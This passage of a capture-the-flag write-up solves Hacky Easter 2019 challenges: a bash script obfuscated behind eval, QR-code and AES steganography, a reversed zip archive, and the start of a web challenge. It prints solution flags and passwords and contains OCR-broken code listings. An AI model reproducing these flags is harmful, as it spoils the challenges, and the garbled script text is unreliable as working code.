This makes the final text: `THE PASSWORD IS WHITE CHOCOLATE`.

Entering the password `WHITECHOCOLATE` in the Eggo-o-Matic™ yields the egg:

The flag is he19-n3B2-lZTU-LQTJ-nlRC.

---

return to overview ⇧

07 - Shell we Argument

The challenge provides the following bash script:

```
z="
";ACz='he';CCz='ec';iHz='Gr';vEz='na';LBz='ye';OFz='aw';kDz=' u';lEz='r"';GBz='Pz';sDz='at';kEz='et';HCz=' m';wEz='be';az='in';pCz='
w';UGz='w=';qFz='-9';WFz='Ah';yz='ag';ABz='Lz';pGz=' 4';wz='/e';YHz='$a';JBz='8c';jFz='{';KDz='
i';lFz='{1';Kz='8a';Wz='tp';EFz='pe';bDz='" ';FIz='py';sGz=' 3';IDz='tw';PHz='$J';HDz=' B';oz='f3';uGz='
9';lz='Tz';bz='Wz';IFz='y!';RCz='di';NEz='y ';SFz='lt';qDz='t.';XCz=' y';cHz='$i';JDz=': ';xGz='00';IHz='t=';GDz='s.';ICz='e
';iBz='oz';sz='ht';hGz=' +';gFz='sN';ODz=' /';PDz='-[';MDz='fo';uFz='$ ';mz='es';vFz=']]';cGz='[
';WBz='nz';ZDz='d"';WHz='$W';FHz='$m';uz='ck';lDz='nd';HEz='ot';rHz='2';KHz='$B';rBz=' [';dDz='-R';Rz='hz';jGz='))';wBz='1
';fBz='12';NHz='$F';PEz='yp';JCz='so';LGz='ce';jCz='on';CFz='gh';fFz='ti';nCz='cu';vz='Uz';jEz='do';dBz='ac';
vHz='ro';JFz='$9';wHz='ws';TFz='qu';VCz='wi';jz='Iz';OEz='bo';yDz='t,';yGz='7';LHz='z$';fEz='
k';pHz='sl';ADz='er';mHz='om';nFz='=~';WGz='tc';oHz='o!';sHz=' x';NCz='um';cBz='cz';Iz='.p';EDz='gu';lBz='42';SCz='sc';BDz='
o';SGz='e?';qHz='p ';qGz='65';VHz='$U';oBz='dz';IEz='ai';ECz=' "';eCz='-n';Vz='Bz';tCz='wh';fDz='y,';uDz='
e';rz='Az';VFz='ub';YFz='h,';HBz='m/';LFz='No';vCz='iv';fz='Yz';bCz=' -';LIz='w,';OGz='0 ';GFz='ea';dGz='2
';iz='r.';kFz='[[';tFz='3}';ZFz=' f';HHz=' 5';LDz='n ';MFz='n\'';BIz='Fi';QHz='$L';kBz='mz';mDz='st';Pz='Xz';hFz='r(';JGz='se';oFz='
^';CEz='$3';iDz=' I';CHz='de';MCz='rg';MBz='Dz';dHz='$k';NGz='ee';hz='Jz';pBz='b7';KGz='Ni';mEz='$7';JEz='n.';QEz='of';uCz='
g';AIz='$t';WDz='re';XGz='h=';tDz='r ';NBz='//';KFz='-t';xEz=',
';DHz='v/';gBz='bz';BGz='Nr';XBz='c7';cFz='t\'';IGz='el';FBz='gg';NDz='rm';LEz='al';tEz='. ';Dz='Cz';ZBz='r/';XFz='hh';YBz='Qz';uBz='-
l';REz='t"';oDz='d ';HIz='l ';sBz=' $';PGz='99';gGz='ow';HGz='.";yHz='w-';Yz='62';AGz='&
';hDz='ut';yCz='mb';pz='kz';FDz='nt';iEz='ca';DDz='ar';hBz='75';vBz='t ';Jz='fz';IBz='pz';rGz='$4';CDz='f ';bGz=' {';hEz='w
';Tz='Rz';rDz=' r';ZGz='=0';SEz='$5';QDz='a-';MEz=' v';eEz='?.';vGz='11';tHz='-w';ZHz='$c';gDz=' b';VEz='m ';TEz='-
b';OIz='h:';Cz='";';NFz='ge';EEz='Oh';UHz='$S';KIz='w:';qBz='if';wCz='rr';Az='z=';qCz='h
';pDz='ur';nBz='6e';DGz='&&';Ax2='ev';RDz='zA';cDz='!=';QBz='Hz';xTT='al';DBz='ha';QFz='e!';aEz=' s';DIz='
h';RHz='$N';MHz='$D';aGz='()';jHz='rf';MIz='ed';GGz='${';oGz='ch';BCz='n';YDz='ep';vDz='ri';Fz='s:';AEz='sn';qEz='ma';xFz='$2';nEz='-
I';CBz='Ez';GEz='o,';mGz='((';GCz='ve';Mz='e9';JHz='"$';nGz='(m';OBz='iz';IIz='nv';QGz='9,';dEz='ra';GHz='eq';rFz=']
{';aBz='ez';kz='te';rCz='yo';xz='Sz';yFz=' &';CIz='eg';UFz='ir';hHz='z"';DFz='ty';xDz='em';DCz='ho';xHz='x-';nz='Zz';FGz='8
';lGz='=$';CGz='4 ';Sz='7e';kGz='gt';uEz='If';AHz=' ('';TGz='lo';WEz='cl';OCz='en';pFz='[0';iCz='I ';TDz=']
';ZEz='hy';FFz='s,';KBz='Gz';qz='15';nDz='an';OHz='$H';Gz='\'';BFz='g ';bEz='uc';QCz='o ';aFz='!
';Oz='co';UDz='..';YCz='ou';eHz='$o';RBz='as';BBz='g-';PBz='cd';tBz='# ';pEz='ay';EGz='$6';EBz='Vz';Uz='im';AFz='br';XEz='ue';SDz='-
Z';gCz=' ];kCz='ly';nHz='gl';dCz='fi';VDz='./';gz='1e';BHz='&>';Ez='=\'';gHz='$r';ZCz='ex';yEz='ul';lHz='ok';DEz='-
a';Zz='Kz';WCz='th';HFz='ll';RFz='\'s';UCz='s ';FCz='Gi';KEz='3
';dz='rz';SBz='Mz';aDz='$1';bBz='d8';wFz='}';bFz='Le';cz='s/';fHz='$p';fCz='10';aCz='it';KCz='me'; eBz='gz';GIz='il';sCz='u
';eDz='So';RGz=' p';yBz=' t';fGz='(l';Xz='lz';TBz='la';mFz='} ';VBz='b.';YGz='hi';EIz='ap';XDz='cc';LCz='
a';oCz='ss';oEz='lw';mBz='jz';wDz='c
';jBz='4a';eFz='nc';rEz='ke';Qz='a6';Nz='Oz';PCz='ts';xCz='nu';Bz='"';dFz='fu';xBz='];';jDz='\'t';wGz='$8';uHz='ww';bHz='$g';eGz='$(';iF
 ';YEz='le';Hz='qz';gEz='no';ez='ng';kHz='to';JIz='bl';FEz=' n';tz='Fz';BEz='t?';VGz='0';UBz='Nz';NIz='ig';TCz='us';lCz=' d';PFz='9
';EHz=' ;';cCz='1';SHz='$P';THz='$Q';hCz='; ';sFz='1,';Lz='az';tGz='33';aHz='$e';cEz='a ';MGz='bu';sEz='ad';iGz='
1';UEz='I'\'';XHz='$Y';mCz='is';
$Ax2$xTT "$Az$Bz$z$Cz$Dz$Ez$Fz$Gz$Hz$Ez$Iz$Gz$Jz$Ez$Kz$Gz$Lz$Ez$Mz$Gz$Nz$Ez$Oz$Gz$Pz$Ez$Qz$Gz$Rz$Ez$Sz$Gz$Tz$Ez ...
```

The first part of the script defines plenty of variables, which are used in the last line of the script. This line begins with `$Ax2$xTT`, which evaluates to `eval` considering the former variable definitions (`Ax2='ev'` and `xTT='al'`). This `eval` instruction is followed by a statement, which is composed of the formerly defined variables. In order to quickly understand, what is passed to `eval`, we can simply replace `$Ax2$xTT` with `echo`:

```
echo "$Az$Bz$z$Cz$Dz$Ez$Fz$Gz$Hz$Ez ...
```

Running the script outputs the following:

```
root@kali:~/Documents/he19/egg07# bash eggi_02.sh
z="
";Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';hz='7e';Rz='im';Bz='tp';lz='62';Kz='in';Wz='s/';rz='ng';Yz='1e';Jz='r.';Iz='te';
Tz='es';Zz='f3';kz='15';Az='ht';Fz='ck';Uz='/e';Sz='ag';Lz='g-';Ez='ha';Vz='gg';Pz='m/';pz='8c';Gz='ye';Dz='//';iz='cd';Hz='as';Mz='la';
Nz='b.';nz='c7';Qz='r/';ez='d8';cz='ac';gz='12';bz='75';oz='4a';mz='42';jz='6e';dz='b7';
if [ $# -lt 1 ]; then
echo "Give me some arguments to discuss with you"
exit -1
fi
if [ $# -ne 10 ]; then
echo "I only discuss with you when you give the correct number of arguments. Btw: only arguments in the form /-[a-zA-Z] .../ are
accepted"
exit -1
fi
if [ "$1" != "-R" ]; then
echo "Sorry, but I don't understand your argument. $1 is rather an esoteric statement, isn't it?"
exit -1
fi
if [ "$3" != "-a" ]; then
echo "Oh no, not that again. $3 really a very boring type of argument"
exit -1
fi
if [ "$5" != "-b" ]; then
echo "I'm clueless why you bring such a strange argument as $5?. I know you can do better"
exit -1
fi
if [ "$7" != "-I" ]; then
echo "$7 always makes me mad. If you wanna discuss with be, then you should bring the right type of arguments, really!"
exit -1
fi
if [ "$9" != "-t" ]; then
echo "No, no, you don't get away with this $9 one! I know it's difficult to meet my requirements. I doubt you will"
exit -1
fi
echo "Ahhhh, finally! Let's discuss your arguments"
function isNr() {
[[ ${1} =~ ^[0-9]{1,3}$ ]]
}
if isNr $2 && isNr $4 && isNr $6 && isNr $8 && isNr ${10} ; then
echo "..."
else
echo "Nice arguments, but could you formulate them as numbers between 0 and 999, please?"
exit -1
fi
low=0
match=0
high=0
function e() {
if [[ $1 -lt $2 ]]; then
low=$((low + 1))
elif [[ $1 -gt $2 ]]; then
high=$((high + 1))
else
match=$((match + 1))
fi
}
e $2 465
e $4 333
e $6 911
e $8 112
e ${10} 007
function b () {
type "$1" &> /dev/null ;
}
if [[ $match -eq 5 ]]; then
t="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz$Gz$Hz$Iz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz$hz$iz$jz$kz$lz

echo "Great, that are the perfect arguments. It took some time, but I'm glad, you see it now, too!"
sleep 2
if b x-www-browser ; then
x-www-browser $t
else
echo "Find your egg at $t"
```

```
fi
else
echo "I'm not really happy with your arguments. I'm still not convinced that those are reasonable statements..."
echo "low: $low, matched $match, high: $high"
fi
```

Again there are a few variable definitions at the beginning followed by different tests on the given arguments. Without actually digging deeper into these tests, we can see that a variable called `t` is defined at the bottom, which uses the formerly defined variables. So let's copy&paste the variable definitions from the beginning as well as the definition of `t` to a new script and output the variable `t`:

```
root@kali:~/Documents/he19/egg07# cat solution.sh
z="
";Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';hz='7e';Rz='im';Bz='tp';lz='62';Kz='in';Wz='s/';rz='ng';Yz='1e';
Jz='r.';Iz='te';Tz='es';Zz='f3';kz='15';Az='ht';Fz='ck';Uz='/e';Sz='ag';Lz='g-
';Ez='ha';Vz='gg';Pz='m/';pz='8c';Gz='ye';Dz='//';iz='cd';Hz='as';Mz='la';Nz='b.';nz='c7';Qz='r/';ez='d8';
cz='ac';gz='12';bz='75';oz='4a';mz='42';jz='6e';dz='b7';
t="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz$Gz$Hz$Iz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz$hz$iz$jz$kz$lz

echo $t
```

Running this script outputs the content of `t`:

```
root@kali:~/Documents/he19/egg07# bash solution.sh
https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e156242c74af38c.png
```

... which contains the URL of the egg:


The flag is he19-Bxvs-Vno1-9l9D-49gX.

---

return to overview ⇧

08 - Modern Art

The challenge provides the following image:



The corners of the QR code are covered by another four QR codes, which are all the same:

```
root@kali:~/Documents/he19/egg08# zbarimg little_qrcode.jpg
QR-Code:remove me
scanned 1 barcode symbols from 1 images in 0 seconds
```

The QR code decodes to `remove me`. Thus I tried to fix the big QR code by replacing the little QR codes with the appropriate pixels using `GIMP`:

Scanning this QR still doesn't reveal the flag:

```
root@kali:~/Documents/he19/egg08# zbarimg big_qrcode.jpg
QR-Code:Isn't that a bit too easy?
scanned 1 barcode symbols from 1 images in 0.05 seconds
```

So we can try to run `strings` on the original image, which reveals an unusual hex-value as well as a value called `KEY`:

```
root@kali:~/Documents/he19/egg08# strings modernart.jpg | less
4\Zq
:'?<
        ~T
`Zq(
 D@,
...
(E7EF085CEBFCE8ED93410ACF169B226A)
(KEY=1857304593749584)
...
```

The hex-value might be some cipher text, which has been encrypted using the key. Since we do not have any further information yet, let's continue analyzing the image.


When viewing the file with `hexdump`, an unusual pattern can be recognized at the end of the file:

```
root@kali:~/Documents/he19/egg08# hexdump -C modernart.jpg
00000000  ff d8 ff db 00 43 00 01  01 01 01 01 01 01 01 01  |.....C..........|
00000010  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
*
00000040  01 01 01 01 01 01 01 ff  db 00 43 01 01 01 01 01  |..........C.....|
00000050  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
*
00000080  01 01 01 01 01 01 01 01  01 01 01 01 ff c2 00 11  |................|
00000090  08 01 f4 01 f4 03 01 11  00 02 11 01 03 11 01 ff  |................|
000000a0  c4 00 1a 00 01 00 03 01  01 01 00 00 00 00 00 00  |................|
000000b0  00 00 00 00 00 08 09 0a  07 06 05 ff c4 00 14 01  |................|
000000c0  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  00 ff da 00 0c 03 01 00  02 10 03 10 00 00 01 a1  |................|
000000e0  f2 6f 83 9f 9d fc 98 04  7f 39 f9 67 e5 60 1e 00  |.o.......9.g.`..|
000000f0  11 7c d4 f1 3f c0 00 11  fc c4 18 00 00 69 f4 b7  |.|..?........i..|
```

```
00000100  f3 20 44 00 35 fa 4f f3  10 47 00 07 7f 36 fa 01  |. D.5.O..G...6..|
00000110  50 06 60 80 2f f8 bf e0  0c 81 1e 7c f4 07 1f 26  |P.`./......|...&|
...
00022790  20 20 e2 96 84 20 e2 96  88 20 e2 96 84 e2 96 80  |  ... ... ......|
000227a0  20 e2 96 84 20 20 0a 20  e2 96 84 e2 96 84 e2 96  | ...  . ........|
000227b0  84 e2 96 84 e2 96 84 e2  96 84 e2 96 84 20 e2 96  |.............. ..|
000227c0  88 e2 96 80 e2 96 84 e2  96 88 20 e2 96 88 e2 96  |.......... .....|
000227d0  84 e2 96 88 20 e2 96 80  e2 96 80 20 20 20 0a 20  |.... ......   . |
000227e0  e2 96 88 20 e2 96 84 e2  96 84 e2 96 84 20 e2 96  |... ......... ..|
000227f0  88 20 e2 96 88 e2 96 88  e2 96 84 e2 96 88 e2 96  |. ..............|
00022800  80 e2 96 88 e2 96 84 e2  96 88 e2 96 80 e2 96 80  |................|
00022810  e2 96 84 20 e2 96 88 20  0a 20 e2 96 88 20 e2 96  |... ... . ... ..|
00022820  88 e2 96 88 e2 96 88 20  e2 96 88 20 e2 96 84 20  |....... ... ... |
00022830  e2 96 80 20 e2 96 84 20  e2 96 80 e2 96 80 e2 96  |... ... ........|
00022840  84 e2 96 88 e2 96 80 e2  96 80 e2 96 84 20 0a 20  |............. . |
00022850  e2 96 88 e2 96 84 e2 96  84 e2 96 84 e2 96 84 e2  |................|
00022860  96 84 e2 96 88 20 e2 96  88 e2 96 80 e2 96 88 20  |..... ......... |
00022870  e2 96 84 20 e2 96 88 e2  96 80 20 20 e2 96 88 e2  |... ......  ....|
00022880  96 80 e2 96 88 20 0a                              |..... .|
00022887
```

This seems to be *UTF-8*, which can be outputed by using the option `-e S` with `strings` (-e = encoding, S = single-8-bit-byte characters):

```
root@kali:~/Documents/he19/egg08# strings -e S modernart.jpg
▒▒▒▒
▒▒o▒▒▒
9▒g▒`
|▒▒?▒
i▒▒ D
5▒O▒
...
ᘐ▒-_P▒▒b▒
P▒R,fX▒▒▒
```



Another QR code! By simply taking a screenshot we can scan the new QR code:

```
root@kali:~/Documents/he19/egg08# zbarimg new_qrcode.png
QR-Code:AES-128
scanned 1 barcode symbols from 1 images in 0 seconds
```

The QR code decodes to `AES-128`. This suggests that we can decode the string we found using the key and the algorithm `AES-128`:

```
root@kali:~/Documents/he19/egg08# python
Python 2.7.15+ (default, Feb  3 2019, 13:13:16)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Cipher import AES
>>> cipher = AES.new('1857304593749584', AES.MODE_ECB)
>>> cipher.decrypt('E7EF085CEBFCE8ED93410ACF169B226A'.decode('hex'))
'Ju5t_An_1mag3\x03\x03\x03'
```

Entering the password `Ju5t_An_1mag3` in the Eggo-o-Matic™ yields the egg:

The flag is he19-Ydks-4V9o-Hn6p-RZ1A.

---

return to overview ⇧

09 - rorriM rorriM

The challenge provides a file called `evihcra.piz`:

```
root@kali:~/Documents/he19/egg09# file evihcra.piz
evihcra.piz: data
```

The `file` tool does not recognize any known file format. When viewing the file with `hexdump`, we can see that the file ends with `\x04\x03KP`, which is the reverse of `PK\x03\x04` (= the magic number of a zip archive):

```
root@kali:~/Documents/he19/egg09# hexdump -C evihcra.piz
00000000  00 00 00 01 08 63 00 00  00 5b 00 01 00 01 00 00  |.....c...[......|
00000010  00 00 06 05 4b 50 01 d4  b2 23 98 dd 9f dd 01 d4  |....KP...#......|
...
000108c0  08 3c a3 18 78 dc 4e 36  43 29 00 08 00 00 00 14  |.<..x.N6C).....|
000108d0  04 03 4b 50                                       |..KP|
000108d4
```

Combining this with the challenge's description (*rorriM rorriM* = `reverse("Mirror Mirror")`) suggests the assumption that the file must be read in reverse. Applying this on the filename too reveals that the actual filename is `evihcra.piz` = `archive.zip`, which perfectly makes sense.

The following python script reads the given file and creates a new file with a reversed filename, extension and actual content:

```
#!/usr/bin/env python
import sys

filename,ext = sys.argv[1].split('.')
ct = open(filename+'.'+ext).read()

out = open(filename[::-1]+'.'+ext[::-1], 'w')
out.write(ct[::-1])
out.close()
```

Running the script on `evihcra.piz` creates a new file called `archive.zip`, which is actually a zip archive:

```
root@kali:~/Documents/he19/egg09# ./mirror.py evihcra.piz
root@kali:~/Documents/he19/egg09# file archive.zip
archive.zip: Zip archive data, at least v2.0 to extract
```

The archive contains a file called `90gge.gnp`:


```
root@kali:~/Documents/he19/egg09# unzip archive.zip
Archive:  archive.zip
  inflating: 90gge.gnp
e, 69031 bytes uncompressed, 67644 bytes compressed:  2.0%
```

Viewing this file with `hexdump` we can see that this seems actually to be a PNG image:

```
root@kali:~/Documents/he19/egg09# hexdump -C 90gge.gnp
00000000  89 47 4e 50 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.GNP........IHDR|
00000010  00 00 01 e0 00 00 01 e0  08 06 00 00 00 7d d4 be  |.............}..|
```

```
00000020  95 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61  |.....gAMA......a|
...
```

The only thing that is not matching an actual PNG image here is that instead of `PNG` the header contains `GNP`. So let's fix this is a hexeditor:



Now the file is actually a PNG image:

The only thing left to do is to flip the image (e.g. in `GIMP`: `Image -> Transform -> Flip Horizontally`) and to invert the colors (`GIMP`: `Colors -> Invert`). The resulting image is the desired egg:


The flag is he19-VFTD-kVos-DeL1-lATA.

---

return to overview ⇧


10 - Stackunderflow

The challenge provides a link to a stackoverflow-like website:




The first notable information on the front page is that the database is being migrated to support humongous amounts of questions.

As for now the amount of questions seems to be quite limited:




Though, there is actually a question, which was asked by `the_admin`:




This may reveal that there is some kind of NoSQL database in place.

Also, there is another interesting question:

